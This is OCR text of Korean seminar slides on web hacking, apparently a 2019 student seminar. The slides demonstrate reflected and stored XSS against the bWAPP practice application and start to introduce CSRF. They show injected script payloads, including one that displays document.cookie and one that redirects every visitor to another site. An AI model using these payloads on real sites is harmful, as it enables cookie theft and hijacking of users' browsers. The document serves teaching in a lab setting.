
2019 Homebrew Seminar

Web Hacking

CONTENTS

Contents 1
XSS


XSS (Cross-site Script)



- 사이트의 관리자가 아닌 이가 페이지에 악성 Script를 삽입할 수 있는 취약점
- 사용자의 쿠키, 세션탈취, 비정상기능 수행 등을 유발함
- 공격대상이 Client (Victim)

Contents 1
XSS

XSS – Reflected (GET)



Contents 1
XSS

XSS – Reflected (GET)


```
<div id="main">

    <h1>XSS - Reflected (GET)</h1>

    <p>Enter your first and last name:</p>

    <form action="/bWAPP/xss_get.php" method="GET">

        <p><label for="firstname">First name:</label><br />
        <input type="text" id="firstname" name="firstname"></p>

        <p><label for="lastname">Last name:</label><br />
        <input type="text" id="lastname" name="lastname"></p>

        <button type="submit" name="form" value="submit">Go</button>

    </form>

    <br />
    Welcome hi bye
</div>
```


- First name과 Last name에 입력한 값이 그대로 html에 삽입됨
- 일반적인 text가 아니라 악의적인 코드를 삽입해 악성 공격을 할 수 있음

Contents 1
XSS

XSS – Stored (Blog)

Contents 1
XSS

XSS – Stored (Blog)




```
<tr height="40">

    <td align="center">10</td>
    <td>bee</td>
    <td>2019-11-17 23:46:26</td>
    <td>Homebrew</td>

</tr>
```

- 현재 bee 계정으로 Control 할 수 있는 값은 글을 입력하는 Entry 부분밖에 없음
- Homebrew대신 </td>를 입력하여 <td>태그를 벗어날 수 있다면?
  <script> 태그로 Java Script를 삽입할 수 있음

Contents 1
XSS


XSS – Stored (Blog)


```
<tr height="40">

    <td align="center">11</td>
    <td>bee</td>
    <td>2019-11-17 23:51:33</td>
    <td>test</td> <td> Attack!!! </td>

</tr>
```

- </td>로 기존 <td>태그를 벗어나고 새로운 <td>태그 생성 가능함을 확인

Contents 1
XSS

XSS – Stored (Blog)





```
<tr height="40">

    <td align="center">13</td>
    <td>bee</td>
    <td>2019-11-17 23:56:36</td>
    <td>XSS</td> <script> alert("HACK~~!!"); </script> <td> easy</td>

</tr>
```

- <script> alert(" "); </script> 로 팝업창을 띄울 수 있음

Contents 1
XSS

XSS – Stored (Blog)




```
<tr height="40">

    <td align="center">15</td>
    <td>bee</td>
    <td>2019-11-18 00:01:31</td>
    <td>XSS</td> <script> alert(document.cookie); </script> <td></td>

</tr>
```

- document.cookie 로 사용자의 쿠키 값을 가져올 수 있음
- 공격자 본인의 쿠키 값이 아닌 사이트 접속자의 쿠키 또한 가로챌 수 있음


Contents 1
XSS

XSS – Stored (Blog)

/ XSS - Stored (Blog) /

Submit Add: Show all: Delete: Your entry was added to our blog!

#	Owner	Date	Entry
17	bee	2019-11-18 00:06:03	naver




```
<tr height="40">

    <td align="center">17</td>
    <td>bee</td>
    <td>2019-11-18 00:06:03</td>
    <td>naver </td> <script>location.href='https://naver.com'</script><td></td>

</tr>
```

- location.href='주소'로 해당 주소에 접속하도록 할 수 있음
- 게시글 페이지를 접속한 사용자는 모두 해당 페이지로 이동


Contents 1
XSS

XSS – Reflected (GET)

1. “Hack!” 알림 창 띄우기
2. 쿠키 값 띄우기

Contents 2
CSRF


CSRF (Cross-site Request Forgery)



- 사이트의 관리자가 아닌 이가 페이지에 악성 Script를 삽입할 수 있는 취약점
- 사용자가 자신의 의지와는 무관하게 공격자가 의도한 행위(수정, 삭제 등)을 요청하게 됨
- 공격대상이 Server

Contents 2
CSRF


CSRF (Cross-site Request Forgery)




1. 기존 접속 계정 bee/bug로 로그인
2. Your secret 메시지 확인

Contents 2
CSRF

CSRF (Cross-site Request Forgery)



